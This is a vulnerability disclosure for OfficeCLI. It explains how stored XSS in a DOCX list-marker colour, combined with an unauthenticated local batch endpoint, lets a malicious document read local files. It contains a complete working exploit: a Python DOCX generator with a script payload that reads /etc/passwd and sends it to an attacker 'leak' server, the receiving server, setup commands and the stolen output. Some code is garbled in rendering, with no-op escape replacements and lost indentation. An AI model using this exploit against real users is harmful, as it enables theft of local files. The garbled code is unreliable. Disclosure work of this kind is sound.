OfficeCLI Vulnerability Report
Software: OfficeCLI
Developer or vendor: iOfficeAI
Code repository: https://github.com/iOfficeAI/OfficeCLI
1. Stored XSS in the watch Preview Leads to Local File Exfiltration
| Brief description: | When a victim opens an attacker-supplied DOCX with officecli watch, the document’s list-marker styling breaks out of the injected CSS and executes script in the preview page. The script reads a local text file and sends it to the attacker. |
|---|---|
| Affected versions: | 1.0.141 to 1.0.160 |
| Preconditions: | The victim runs officecli watch on an attacker-supplied DOCX and opens the preview page in a browser. |
Root Cause
WordHandler.HtmlPreview.Markers.cs reads the w:color and w:rFonts values of a list level from word/numbering.xml and inserts them into CSS. The code is:
// src/officecli/Handlers/Word/WordHandler.HtmlPreview.Markers.cs:89-95    commit c56512c8c7
var clr = rpr.GetFirstChild<Color>();
if (clr?.Val?.Value != null && !string.IsNullOrEmpty(clr.Val.Value) && clr.Val.Value != "auto")
    parts.Add($"color:#{clr.Val.Value}");
var rf = rpr.GetFirstChild<RunFonts>();
var fontName = rf?.Ascii?.Value ?? rf?.HighAnsi?.Value ?? rf?.EastAsia?.Value;
if (includeFontFamily && !string.IsNullOrEmpty(fontName))
    parts.Add($"font-family:'{fontName}'");
The w:color value comes from the document. BuildListMarkerCss turns those properties into li.marker-<numId>-<ilvl>::marker { ... }, and HtmlPreview.cs places the result inside a <style> element:
// src/officecli/Handlers/Word/WordHandler.HtmlPreview.cs:199-204    commit c56512c8c7
var markerCss = BuildListMarkerCss(body);
if (!string.IsNullOrEmpty(markerCss))
{
    sb.AppendLine("<style>");
    sb.AppendLine(markerCss);
    sb.AppendLine("</style>");
}
The content of <style> is raw text to the HTML parser, so the first </style> ends it. An attacker sets w:color to </style><img src=x onerror=...>; the stylesheet closes early, the img becomes a normal DOM node, and its onerror script runs in the preview page.
WatchServer serves the preview page and /api/batch on 127.0.0.1. Both share an origin, and /api/batch has no authentication:
// src/officecli/Core/Watch/WatchServer.cs:1944-1952    commit c56512c8c7
if (requestLine.StartsWith("POST /api/batch", StringComparison.Ordinal))
{
    ...
    await HandlePostBatchAsync(stream, headers, bodyPrefix, WantsJson(requestLine), token);
}
HandlePostBatchAsync passes the request body to a child process as --commands:
// src/officecli/Core/Watch/WatchServer.cs:2490-2499    commit c56512c8c7
psi.ArgumentList.Add("batch");
psi.ArgumentList.Add(_filePath);
psi.ArgumentList.Add("--commands");
psi.ArgumentList.Add(body);
The src parameter of add --type markdown reads a local file:
// src/officecli/Handlers/Word/WordHandler.Add.Markdown.cs:37-43    commit c56512c8c7
if (string.IsNullOrWhiteSpace(mdText)
    && (properties.TryGetValue("src", out var srcFile) || properties.TryGetValue("path", out srcFile))
    && !string.IsNullOrWhiteSpace(srcFile))
{
    if (!System.IO.File.Exists(srcFile))
        throw new ArgumentException($"markdown source file not found: '{srcFile}'.");
    mdText = System.IO.File.ReadAllText(srcFile);
}
The script can therefore send add markdown src=/etc/passwd and view text to /api/batch, read the file into the document, and send the view text response to the attacker server.
Reproduction Environment
Download the official 1.0.160 binary on a Linux host:
mkdir officecli-f6 && cd officecli-f6
curl -fsSL -o officecli \
  https://github.com/iOfficeAI/OfficeCLI/releases/download/v1.0.160/officecli-linux-x64
chmod +x officecli
The binary depends on libicu. On Debian-based distributions, install it with sudo apt install libicu72.
Reproduction
Create the attacker working directory:
mkdir -p docs attackerattacker/server.py only prints the d parameter it receives at /leak:
from fastapi import FastAPI

app = FastAPI()

@app.get("/leak")
def leak(d: str = ""):
    print(d)
    return {"ok": True}
gen_evil.py generates the malicious DOCX. Security review is only placeholder body text that produces a paragraph with a bullet; the payload is carried in the paragraph’s numbering style w:color. In PAYLOAD, the w:color value contains </style> and an img tag. The script issues add markdown src=/etc/passwd and view text, then sends the result to http://127.0.0.1:9000/leak:
import zipfile
PAYLOAD = (
"</style><img src=x onerror=\"if(localStorage.getItem('f6'))return;"
"localStorage.setItem('f6','1');"
"fetch('/api/batch',{method:'POST',headers:{'Content-Type':'application/json'},"
"body:JSON.stringify([{command:'add',parent:'/body',type:'markdown',"
"props:{src:'/etc/passwd'}},{command:'view',mode:'text'}])})"
".then(r=>r.json()).then(j=>{const o=JSON.parse(j.message);"
"const t=o.data.results[1].output;new Image().src="
"'http://127.0.0.1:9000/leak?d='+encodeURIComponent(t)})\">"
)
def esc(s):
return s.replace('&','&').replace('<','<').replace('>','>').replace('"','"')
content_types = '''<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Types xmlns="http://schemas.openxmlformats.org/package/2006/content-types">
<Default Extension="rels" ContentType="application/vnd.openxmlformats-package.relationships+xml"/>
<Default Extension="xml" ContentType="application/xml"/>
<Override PartName="/word/document.xml" ContentType="application/vnd.openxmlformats-officedocument.wordprocessingml.document.main+xml"/>
<Override PartName="/word/numbering.xml" ContentType="application/vnd.openxmlformats-officedocument.wordprocessingml.numbering+xml"/>
<Override PartName="/word/styles.xml" ContentType="application/vnd.openxmlformats-officedocument.wordprocessingml.styles+xml"/>
</Types>'''
root_rels = '''<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/officeDocument" Target="word/document.xml"/>
</Relationships>'''
document = '''<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<w:document xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main">
<w:body>
<w:p><w:pPr><w:numPr><w:ilvl w:val="0"/><w:numId w:val="1"/></w:numPr></w:pPr><w:r><w:t>Security review</w:t></w:r></w:p>
<w:sectPr><w:pgSz w:w="11906" w:h="16838"/><w:pgMar w:top="1440" w:right="1440" w:bottom="1440" w:left="1440"/></w:sectPr>
</w:body></w:document>'''
document_rels = '''<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/numbering" Target="numbering.xml"/>
<Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/>
</Relationships>'''
numbering = f'''<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<w:numbering xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main">
<w:abstractNum w:abstractNumId="0"><w:lvl w:ilvl="0"><w:start w:val="1"/><w:numFmt w:val="bullet"/><w:lvlText w:val="\u2022"/><w:lvlJc w:val="left"/><w:pPr><w:ind w:left="720" w:hanging="360"/></w:pPr><w:rPr><w:color w:val="{esc(PAYLOAD)}"/></w:rPr></w:lvl></w:abstractNum>
<w:num w:numId="1"><w:abstractNumId w:val="0"/></w:num>
</w:numbering>'''
styles = '''<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<w:styles xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main">
<w:docDefaults><w:rPrDefault><w:rPr><w:rFonts w:ascii="Calibri"/><w:sz w:val="22"/></w:rPr></w:rPrDefault></w:docDefaults>
</w:styles>'''
with zipfile.ZipFile('docs/evil.docx','w',zipfile.ZIP_DEFLATED) as z:
z.writestr('[Content_Types].xml', content_types)
z.writestr('_rels/.rels', root_rels)
z.writestr('word/document.xml', document)
z.writestr('word/_rels/document.xml.rels', document_rels)
z.writestr('word/numbering.xml', numbering)
z.writestr('word/styles.xml', styles)
print('wrote docs/evil.docx')Install the dependencies and start the attacker server:
python3 -m venv .venv
. .venv/bin/activate
pip install fastapi uvicorn
uvicorn server:app --app-dir attacker --host 127.0.0.1 --port 9000 --no-access-log
Generate the malicious DOCX:
python3 gen_evil.pyIn a second terminal, start watch:
cp docs/evil.docx /tmp/evil.docx
./officecli watch /tmp/evil.docx --port 8080

Open http://127.0.0.1:8080/. After the page loads, a paragraph containing /etc/passwd appears below the original Security review bullet paragraph, which shows that the script has run in the preview page and read the file into the document:
The attacker server prints:
[/body/p[@paraId=00100000]] • Security review
[/body/p[@paraId=00100002]] root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd:/bin/false uuidd:x:101:101::/run/uuidd:/usr/sbin/nologin messagebus:x:996:996:System Message Bus:/nonexistent:/usr/sbin/nologin tcpdump:x:102:102::/nonexistent:/usr/sbin/nologin systemd-resolve:x:990:990:systemd Resolver:/:/usr/sbin/nologin sshd:x:989:65534:sshd user:/run/sshd:/usr/sbin/nologin polkitd:x:988:988:User for polkitd:/:/usr/sbin/nologin alice:x:1000:1000:Debian:/home/alice:/bin/bash
Before each run, delete the old /tmp/evil.docx and run python3 gen_evil.py again, so the document has not been modified by the previous batch.